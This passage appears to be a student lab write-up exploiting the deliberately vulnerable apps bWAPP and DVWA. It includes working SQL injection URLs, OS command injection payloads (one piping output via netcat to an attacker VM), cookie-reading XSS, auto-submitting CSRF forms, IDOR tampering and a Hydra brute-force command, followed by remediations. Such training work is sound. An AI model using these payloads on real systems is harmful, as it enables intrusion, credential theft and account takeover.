5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="126"
12 sec-ch-ua-mobile: ?0
13 sec-ch-ua-platform: "Linux"
14 Accept-Language: en-US
15 Referer: http://127.0.0.1/htmli_current_url.php
16 Accept-Encoding: gzip, deflate, br
17 Cookie: PHPSESSID=6nj09hjgmuh5em29aki0n59q3; security_level=0
18 Connection: keep-alive
19
20

```

After hitting the Forward button, we can see that we are able to inject arbitrary HTML code into the vulnerable web page.



## ***SQL Injection:***

*SQL Injection is a code injection technique that targets databases by inserting malicious SQL statements into input fields of a web application. If user inputs are not properly sanitized, attackers can manipulate SQL queries to access, modify, or delete data in the database, bypass authentication, or even take control of the entire database server.*

## ***SQL Injection (GET/Search)***

*SQL Injection (GET/Search) is a vulnerability where an attacker manipulates SQL queries by injecting malicious input into URL parameters (commonly through search fields or filters). If the application includes this input directly in a SQL query without proper validation or sanitization, the attacker can retrieve, modify, or delete database data.*

*First I searched for a*

The screenshot shows the bWAPP application's SQL injection section. At the top, there's a yellow header with the bWAPP logo and the tagline "an extremely buggy web app!". A "Set your security level:" dropdown is set to "low". Below the header is a black navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. The main content area has a title "/ SQL Injection (GET/Search) /". It includes a search bar with placeholder "Search for a movie:" and a "Search" button. Below the search bar is a table with columns: Title, Release, Character, Genre, and IMDb. The table contains three rows of movie data:

| Title                 | Release | Character       | Genre  | IMDb                 |
|-----------------------|---------|-----------------|--------|----------------------|
| G.I. Joe: Retaliation | 2013    | Cobra Commander | action | <a href="#">Link</a> |
| Iron Man              | 2008    | Tony Stark      | action | <a href="#">Link</a> |
| Man of Steel          | 2013    | Clark Kent      | action | <a href="#">Link</a> |

On the right side of the table are social media sharing icons for Twitter, LinkedIn, Facebook, and Email.

Note that there are php commands in the URL. This will be used to perform the SQL injection. Below shows an analysis of searching for a movie on the Burp website.

The screenshot shows the Burp Suite's Intercept tab. The request URL is http://127.0.0.1:80. The request body is a GET query: /sql1\_1.php?title=a&action=search. The response status is HTTP/1.1 200 OK. The response content is a JSON object: {"error": "No movies found!"}. The Burp Suite interface includes tabs for Forward, Drop, Intercept is on (which is selected), Action, and Open browser. There are also buttons for Pretty, Raw, Hex, and a copy/paste toolbar.

```

Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /sql1_1.php?title=a&action=search HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not/A Brand";v="8", "Chromium";v="126"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1/sql1_1.php
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=6nj09hhgmuh85em29aki0n59q3; security_level=0
17 Connection: keep-alive
18
19

```

This provides some extra information about the GET request. Next, begin the SQL injection. Using the title parameter, inputting the string "I'--" results in a "No Movies Found!" response from the website. Since this was not marked as invalid syntax, this means that the site has accepted this string as valid command.

The screenshot shows the bWAPP application's SQL injection section. The layout is identical to the previous one, with the yellow header, black navigation bar, and social media icons. The main content area shows the same search interface and movie table. Below the table, a message reads "No movies were found!".

Next, the vulnerability will be exploited with a payload. Before attempting to use an actual command, I will populate the text boxes with numbers. These numbers will be inputted after the apostrophe, and before the dashes.

← → ⌛ 127.0.0.1/sql1\_1.php?title=1%27union%20select%201,2,3,4,5,6,7--%20-

# bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logo

## / SQL Injection (GET/Search) /

Search for a movie:

| Title | Release | Character | Genre | IMDb |
|-------|---------|-----------|-------|------|
| 2     | 3       | 5         | 4     | Link |

I vulnerable information about the web server. In this case, I will find out what operating system and version that the web server has using the version() call. We will populate this in box 5.

← → ⌛ 127.0.0.1/sql1\_1.php?title=1%27union%20select%201,2,3,4,version(),6,7--%20-

# bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / SQL Injection (GET/Search) /

Search for a movie:

| Title | Release | Character              | Genre | IMDb |
|-------|---------|------------------------|-------|------|
| 2     | 3       | 5.5.47-Ubuntu0.14.04.1 | 4     | Link |

we were able to get some sensitive information from the server by using an SQL injection.

## **SQL Injection (SEARCH/POST)**

*SQL Injection (SEARCH/POST) is a type of web vulnerability where attackers exploit input fields—such as a website's search bar—that use POST requests to interact with a database. If the input is not properly validated or sanitized, malicious SQL code can be*

*injected through the search field, manipulating backend queries to access, modify, or delete data without authorization.*

The screenshot shows a web browser window with the URL 127.0.0.1/sql\_injection\_6.php. The page title is "/ SQL Injection (POST/Search) /". Below the title is a search bar containing the query 'or 1=1;--'. A 'Search' button is next to it. Below the search bar is a table header with columns: Title, Release, Character, Genre, and IMDb. The table body is currently empty, indicating no results for the injected query.

*Here we enter a same sql query to get all the data present in the current table/Database.*

The screenshot shows a web browser window with the URL 127.0.0.1/sql\_injection\_6.php. The page title is "/ SQL Injection (POST/Search) /". Below the title is a search bar containing an empty input field and a 'Search' button. Below the search bar is a table displaying movie data. The table has columns: Title, Release, Character, Genre, and IMDb. The data rows are:

| Title                 | Release | Character       | Genre  | IMDb                 |
|-----------------------|---------|-----------------|--------|----------------------|
| G.I. Joe: Retaliation | 2013    | Cobra Commander | action | <a href="#">Link</a> |
| Iron Man              | 2008    | Tony Stark      | action | <a href="#">Link</a> |
| Man of Steel          | 2013    | Clark Kent      | action | <a href="#">Link</a> |
| Terminator Salvation  | 2009    | John Connor     | sci-fi | <a href="#">Link</a> |

## ***OS Command Injection***

*Description:*

*OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.*

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / OS Command Injection /

DNS lookup:

Linux 227a06fe41b0 6.8.11-amd64 #1 SMP PREEMPT\_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86\_64 x86\_64  
x86\_64 GNU/Linux

we can see that the input we give is executed in the shell and returned to the output. Now we can exploit it by using /<command> with which we can append the command with another command. we can also use; or && for appending multiple commands.

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / OS Command Injection /

DNS lookup:

Linux 227a06fe41b0 6.8.11-amd64 #1 SMP PREEMPT\_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86\_64 x86\_64  
x86\_64 GNU/Linux

Then added /ls to our input.

The screenshot shows the NetworkMiner interface with the 'Proxy' tab selected. A single captured request is displayed:

```
POST /commandi.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 53
Cache-Control: max-age=0
sec-ch-ua: "Not/A/Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/commandi.php
Accept-Encoding: gzip, deflate, br
Cookie: security_level=0; PHPSESSID=qgnfjk0p7hqt4t23n9jvhem4q5
Connection: keep-alive
target=127.0.0.1%3B+uname+-a%3B%7C+ls&form=submit
```

When intercepted the request we can see that the vulnerable parameter is the **target**.

## / OS Command Injection /

DNS lookup:

```
666 admin aim.php apps ba_captcha_bypass.php ba_forgotten.php ba_insecure_login.php  
ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php  
ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php  
ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bof_1.php bof_2.php bugs.txt captcha.php  
captcha_box.php clickjacking.php commandi.php commandi_blind.php config.inc config.php connect.php  
connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php db_directory_traversal_1.php  
directory_traversal_2.php documents fonts functions_external.php heartbleed.php hostheader_1.php  
hostheader_2.php hpp-1.php hpp-2.php hpp-3.php html_current_url.php html_get.php html_post.php  
html_stored.php http_response_splitting.php http_verb_tampering.php iframei.php images index.php info.php  
info_install.php information_disclosure_1.php information_disclosure_2.php information_disclosure_3.php  
information_disclosure_4.php insecure_crypt_storage_1.php insecure_crypt_storage_2.php  
insecure_crypt_storage_3.php insecure_direct_object_ref_1.php insecure_direct_object_ref_2.php
```

Finally we can see that our input is processed and the output is returned from the shell.

## OS Command Injection-Blind

Entering an IP address/localhost and hitting the ping button will result in the following.

Bugs      Change Password      Create User      Set Security Level      Reset      Cre

## / OS Command Injection - Blind /

Enter your IP address:

Did you captured our GOLDEN packet?

To exploit this, I will use a command injection to establish a remote connection with the attacker VM. To begin, I will first use the netcat tool to listen on a port. In this case, I used port 4757.

```
[aysha@aysh)-[~]  
$ nc -lvp 4444
```

This is my kali linux(attacker's machine IP).

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
      inet6 fd00::4999:1ebc:90d3:75fc prefixlen 64 scopeid 0x0<global>
      inet6 fe80::a00:27ff:fe3b:b744 prefixlen 64 scopeid 0x20<link>
      inet6 fd00::a00:27ff:fe3b:b744 prefixlen 64 scopeid 0x0<global>
      ether 08:00:27:3b:b7:44 txqueuelen 1000 (Ethernet)
      RX packets 4618 bytes 3609221 (3.4 Mib)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 3271 bytes 473231 (462.1 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Next, using a command injection, I will forward traffic from bWAPP to the command line. This will all be entered into the text box on bWAPP, with the input being a localhost address piped to nc with the IP address of the Kali VM, and the port being listened on. The command entered is “127.0.0.1|nc 10.0.2.15 4757”.

## / OS Command Injection - Blind /

Enter your IP address:

Did you captured our GOLDEN packet?

Going back to the terminal, the result shows that traffic is in fact being sent to the attacker VM, meaning that the text box has successfully been exploited.

```
(aysha@aysh)-[~]
$ nc -lvp 4757
listening on [any] 4757 ...
172.17.0.2: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 34076
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.022/0.022/0.022/0.000 ms
```

I was successfully able to exploit the text box using a command injection on the OS Command Injection-Blind page of bWAPP.

# Cross Site Scripting

## Description:

*Cross-Site Scripting (XSS) is a client-side code injection vulnerability that allows an attacker to inject malicious scripts (usually JavaScript) into web pages viewed by other users. These scripts run in the context of the victim's browser, often without their knowledge, and can be used to steal cookies, hijack sessions, redirect users to malicious sites, perform keylogging, or deface websites.*

*XSS is typically caused by improper input validation and output encoding, where user-supplied data is not properly sanitized before being embedded into the HTML or JavaScript of a page. There are three main types of XSS:*

8. *Stored XSS (Persistent): The malicious script is permanently stored on the server (e.g., in a database, message forum, comment field). When another user views the content, the script executes.*
9. *Reflected XSS (Non-persistent): The malicious code is reflected off a web server in the form of an error message, search result, or another response that includes some or all of the input sent to the server.*
10. *DOM-based XSS: The vulnerability is in the client-side code rather than the server. Malicious scripts modify the DOM environment in the browser, affecting how the page behaves.*

## Cross Site Scripting XSS - Stored (User Agent)

*The application parses data directly from the user agent. You can inject any code you want, including malicious JS payloads that will get executed when someone navigates to that page. With Burp, you can replace the User-Agent header.*

```
Pretty Raw Hex
1 GET /xss_stored_4.php HTTP/1.1
2 Host: 127.0.0.1:8081
3 User-Agent: <h1>Hacked</h1>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1:8081/portal.php
8 Connection: close
9 Cookie: PHPSESSID=ajrl9pcn7rq431677f679v32f5; security_level=0
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
```

Request to http://127.0.0.1:8081

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 GET /xss_stored_4.php HTTP/1.1
2 Host: 127.0.0.1:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1:8081/portal.php
8 Connection: close
9 Cookie: PHPSESSID=ajrl9pcn7rq431677f679v32f5; security_level=0
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
1>

```

## / XSS - Stored (User-Agent) /

Your IP address and User-Agent string have been logged into the database! ([download log file](#))

An overview of our latest visitors:

| Date                   | IP Address | User-Agent   |
|------------------------|------------|--|
| 2025-05-09<br>18:23:27 | 172.17.0.1 | / hacked /   |
| 2025-05-09<br>18:21:20 | 172.17.0.1 | Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 |

## Cross Site Scripting XSS - Stored (Change Secret)

Enter a secret and click on change

## / XSS - Stored (Change Secret) /

Change your secret.

New secret:

The secret has been changed!

Now right click on “The secret has been changed” and inspect the element

You can notice that the input type is hidden

```
<form action="/xss_stored_3.php" method="POST">
  <p></p>
  <input type="hidden" name="login" value="bee">
  <button type="submit" name="action" value="change">Change</button>
</form>
```

Changed the input type to “Text”

```
<input type="Text" name="login" value="bee">
<button type="submit" name="action" value="change">Change</button>
</form>
```

You can notice that and login text box is visible now enter a new secret and add the below payload to the login box field

"><img src=x onerror=alert(document.cookie)>

## / XSS - Stored (Change Secret) /

Change your secret.

New secret:

bwapp hacking

<img src=x onerror=alert(document.cookie)> Change

And click on change

The screenshot shows the bWAPP application interface. At the top, there's a yellow header with the text "bWAPP" and "an extremely buggy web app!". Below the header is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. The main content area has a title "XSS - Stored (Change Secret)". It contains a form for changing a secret, with a placeholder "Change your secret." and a "New secret:" field containing "bwapp hacking". Below the form is a button with the payload "<img src=x onerror=alert(document.cookie)>". A modal dialog box is open, showing the IP address "127.0.0.1:8081" and the session ID "PHPSESSID=376c6gctr5ac05ureknhu0ud60; security\_level=0". The dialog has an "OK" button. At the bottom of the page, a green message says "The secret has been changed!".

## **Cross-Site Request Forgery (CSRF)**

### *Description:*

*Cross-Site Request Forgery (CSRF) is an attack that tricks an authenticated user into unknowingly submitting a malicious request to a web application. It exploits the trust that a web application has in the user's browser. If the user is logged in and a malicious link or script is loaded in another tab or email, it can execute actions (like changing account settings or transferring money) using the user's credentials.*

*CSRF does not steal data directly. Instead, it forces users to perform actions they did not intend while authenticated. Because cookies are automatically sent with every request, the browser includes session cookies with the malicious request, making it look legitimate to the server.*

## **Cross-Site Request Forgery CSRF (Change Secret)**

*Exploit a CSRF vulnerability in the "Change Secret" feature of the vulnerable web application (bWAPP).*

11. *Observed that the form at /csrf\_3.php accepts POST requests without requiring CSRF tokens or any additional user verification.*

The screenshot shows a web page titled 'CSRF (Change Secret)' with a sub-instruction 'Change your secret.' Below this, there is a text input field labeled 'New secret:' followed by a 'Change' button. This represents a simple form that can be exploited via a CSRF attack.

12. *Crafted a malicious HTML form (bWAPP\_csrf.html) that auto-submits a POST request to http://127.0.0.1:8082/csrf\_3.php.*


```

bwapp_csrf.html

1 <form action="http://127.0.0.1:8082/csrf_3.php" method="POST">
2   <p>
3     <label for="secret">New secret:</label>
4     <br>
5     <input id="secret" type="text" name="secret" value="hacked" >
6   </p>
7   <input type="hidden" name="login" value="bee">
8   <button type="submit" name="action" value="change">Change</button>
9 </form>
10 <hr>
11

```

13. Hosted or opened the form in a browser while the user was authenticated in bWAPP.



14. Upon submission, the secret value was successfully changed without the user's consent or interaction.



The CSRF attack was successful. The user's secret was changed to hacked just by visiting the malicious page. This demonstrates a **critical CSRF vulnerability** where the application lacks CSRF token protection and proper validation mechanisms. An attacker can exploit this to perform state-changing actions on behalf of an authenticated user.

## Cross-Site Request Forgery CSRF (Change Password)

To exploit a CSRF vulnerability in the password change functionality of the bWAPP application.

1. Observed that csrf\_1.php uses a GET request to change the password, and no CSRF token is implemented.

## / CSRF (Change Password) /

Change your password.

New password:

Re-type new password:

2. Crafted a malicious HTML file that submits the new password (bug) and confirmation (bug) automatically.

```
<form action="http://127.0.0.1:8082/csrf_1.php" method="GET">


    <p><label for="password_new">New password:</label><br />
    <input type="password" id="password_new" name="password_new" value="bug"></p>

    <p><label for="password_conf">Re-type new password:</label><br />
    <input type="password" id="password_conf" name="password_conf" value="bug"></p>

    <button type="submit" name="action" value="change">Change</button>

</form>
```

3. With the victim logged in, this file is opened (e.g., via phishing or malicious website).



4. The password is silently changed to bug without the victim's knowledge.

## / CSRF (Change Password) /

Change your password.

New password:

 (highlighted in yellow)

Re-type new password:

The password was successfully changed through a CSRF GET request. The application is **vulnerable to CSRF** due to:

1. Lack of CSRF tokens,
2. Use of GET instead of POST for sensitive actions,
3. No session validation on critical changes.

## ***Insecure Direct Object Reference (IDOR)***

### *Description:*

*Insecure Direct Object Reference (IDOR) is a type of access control vulnerability that occurs when an application exposes a reference to an internal object, such as a file, database record, or user ID, without properly validating whether the user is authorized to access it. This allows attackers to manipulate the reference (e.g., by changing an ID in a URL or request parameter) to gain unauthorized access to data or functions.*

*IDOR is one of the most common vulnerabilities associated with broken access control (OWASP Top 10 A01:2021). It arises due to the developer assuming that users will only access objects they are supposed to, without enforcing proper authorization checks on the server side.*

### ***Insecure DOR (Change Secret)***

*Intercepting request provide us the username of the logged in user which can be modified*

```
POST /insecure_direct_object_ref_1.php HTTP/1.1
Host: 127.0.0.1:8082
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://127.0.0.1:8082
Connection: close
Referer: http://127.0.0.1:8082/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=3m8js6do4go3ef5ld7iuhhc15; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0, i
secret=bee_bug&login=dvwa&action=change
```

*Now if we know the username of any other user then we can modify the request to make changes in someone else's account whose account access we don't have.*

```
19  
20 secret=bee bugsXXXXXXXXXXXXX login=bee&action=change
```

If we look at the source code we can see that there is no condition or validation except character filter.

```
// If the security level is not MEDIUM or HIGH  
if($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] != "2")  
{  
    if(isset($_REQUEST["login"]) && $_REQUEST["login"])  
    {  
        $login = $_REQUEST["login"];  
        $login = mysqli_real_escape_string($link, $login);  
  
        $secret = mysqli_real_escape_string($link, $secret);  
        $secret = htmlspecialchars($secret, ENT_QUOTES, "UTF-8");  
  
        $sql = "UPDATE users SET secret = '$secret' WHERE login = '$login'";
```

### *Remediation's for bWAPP*

1. **HTML Injection (Reflected GET/POST/URL):**
  - Sanitize and encode user input/output.
  - Use security libraries (e.g., OWASP Java Encoder).
  - Avoid direct DOM injection.
2. **SQL Injection (GET/POST):**
  - Use parameterized queries/prepared statements.
  - Enforce input validation.
  - Restrict DB permissions.
  - Monitor DB activity.
3. **OS Command Injection (Normal & Blind):**
  - Avoid executing OS commands with user input.
  - Sanitize inputs.
  - Use secure APIs.
  - Apply allow-lists for command options.
4. **Stored XSS (User-Agent / Change Secret):**
  - Encode all user inputs before rendering.
  - Use Content Security Policy (CSP).
  - Sanitize inputs on both client/server side.
5. **CSRF (Change Secret / Change Password):**
  - Use anti-CSRF tokens.
  - Verify origin and referrer headers.
  - Require re-authentication for sensitive actions.
  - Use POST not GET for state changes.
6. **Cross-Site Scripting (XSS - General):**
  - Sanitize user inputs.
  - Encode outputs.
  - Use secure frameworks (React, Angular).
  - Enforce strong CSP rules.
7. **Insecure Direct Object Reference (IDOR):**
  - Implement proper authorization checks on server-side.
  - Use indirect references.
  - Enforce access control mechanisms.

## 2- DVWA (DAMN VULNERABLE WEB APPLICATION)

### Brute Force

#### Burp Suite brute force low difficulty

Brute forcing is a technique used in computer science to try a large number of possibilities, such as passwords or keys, in order to find the correct one. It involves trying every possible combination until the correct one is found. We will use burp suite and hydra to brute force the login form provided by DVWA. In this challenge, we will test a password list against the user and try to log in as the target user.

The screenshot shows the DVWA Brute Force page and the Burp Suite interface. The DVWA page displays a login form with 'admin' in the username field and '••' in the password field. Below the form is a 'More info' section with three links: [http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29), <http://www.securityfocus.com/infocus/1192>, and <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>. The Burp Suite interface shows a request to http://192.168.100.48:80 with the 'Raw' tab selected. The raw request is:

```
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=ss&Login=Login HTTP/1.1
2 Host: 192.168.100.48
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.100.48/dvwa/vulnerabilities/brute/
9 Cookie: security=low; PHPSESSID=db6d0a653d9dc0a18f0a61bf0844e267
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Screenshot of the Hydra interface showing a password cracking session against a target at http://192.168.100.48. The session is configured to use the 'Sniper' attack type and has 3,560 payload sets.

**Attack Type:** Sniper

**Payload positions:** Target set to http://192.168.100.48. The payload is a simple list of strings.

```

1 GET /dva/vulnerabilities/brute/?username=admin&password=$ss$Login=Login HTTP/1.1
2 Host: 192.168.100.48
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.100.48/dva/vulnerabilities/brute/
9 Cookie: security=low; PHPSESSID=db6da653d9dc0a1f0a61bf0844e267
10 Upgrade-Insecure-Requests: 1
11 Priority: -1,-1
12
13

```

**Payload sets:** One payload set containing 3,560 items. Payload type is Simple list, request count is 7,120.

**Payload settings [Simple list]:** A list of common passwords from the mid-1990s to 2010, with an option to add new items.

**Intruder attack of http://192.168.100.48:** Results table showing 17 requests, all successful (status code 200), with lengths ranging from 4869 to 4870 bytes.

| Req... | Position | Payload  | Status code | Error | Timeout | Length | Comment |
|--------|----------|--|-------------|-------|---------|--------|---------|
| o      | 1        | #comment: This list has been compiled by Solar De... | 200         |       |         | 4869   |         |
| 7      | 1        | #comment: in 1996 through 2011. It is assumed to...  | 200         |       |         | 4870   |         |
| 8      | 1        | #comment: This list is based on passwords most co... | 200         |       |         | 4869   |         |
| 9      | 1        | #comment: systems in mid-1990's, sorted for decr...  | 200         |       |         | 4870   |         |
| 10     | 1        | #comment: (that is, more common passwords are l...   | 200         |       |         | 4869   |         |
| 11     | 1        | #comment: revised to also include common website...  | 200         |       |         | 4870   |         |
| 12     | 1        | #comment: of "top N passwords" from major com...     | 200         |       |         | 4869   |         |
| 13     | 1        | #comment: occurred in 2006 through 2010.             | 200         |       |         | 4869   |         |
| 14     | 1        | 123456   | 200         |       |         | 4869   |         |
| 15     | 1        | 12345  | 200         |       |         | 4869   |         |
| 16     | 1        | password   | 200         |       |         | 4870   |         |
| 17     | 1        | password1  | 200         |       |         | 4869   |         |

## Hydra brute force low difficulty

Hydra is a password-cracking tool that is available as part of the Kali Linux distribution of security tools. It is a network login cracking tool that is used to perform brute-force attacks on network protocols, such as HTTP, FTP, Telnet, and SSH.

```
hydra -l admin -P /usr/share/wordlists/john.lst \ 'http-get-form://127.0.0.1:8080/vulnerabilities/brute/:username='^USER^&password='^PASS^&Login=Login:H=Cookie:PHPSESSID=dor422r5n0ki59midnsen64c80; security=low:F=Username and/or password incorrect'
```

```
(dark-girl@paradox:~)
$ hydra -l admin -P /usr/share/wordlists/john.lst \
  http-get-form://127.0.0.1:8080/vulnerabilities/brute/:username="USER"password="PASS"Login=Login:H=Cookie:PHPSESSID=dor422r5n0ki59midnsen64c80; security=low:F=Username and/or password incorrect'
Hydra v0.9 (c) 2023 by van Hauser/TuC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-01 13:44:29
[INFORMATION] escape sequence \ detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (1:!@:p:3559), --23 tries per task
[DATA] attacking http-get-form://127.0.0.1:8080/vulnerabilities/brute/:username="USER"password="PASS"Login=Login:H=Cookie:PHPSESSID=dor422r5n0ki59midnsen64c80; security=low:F=Username and/or password incorrect
[0000] [http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed. 1 user passed found.
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-01 13:44:31
```

## **Burp Suite brute force high difficulty**

*In high difficulty, a CSRF token is generated for each request. So, it becomes very difficult to brute force through it. Hydra fails completely and gives false positives. So, we can not use it in isolation to break the password in high difficulty.*

## **Command execution/ Injection**

*Some websites allow you to execute commands through a web interface typically to generate some reports. The DVWA provides a command execution module which you can use to ping IP addresses. We are to find a way to execute other commands from the same text box.*

The screenshot shows the DVWA Command Injection page. At the top, there's a navigation menu with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. Below the menu, the main content area has a title "Vulnerability: Command Injection". Underneath the title is a section titled "Ping a device" with a form containing a text input field labeled "Enter an IP address:" and a "Submit" button. To the right of this form is a "More Information" section containing a bulleted list of links:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

## **Low difficulty command execution**

*We can use multiple ways to execute commands in the same text box. The following commands will work fine and will execute. You can see that, we can even get a reverse shell (last example)*

`127.0.0.1 && ls`

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
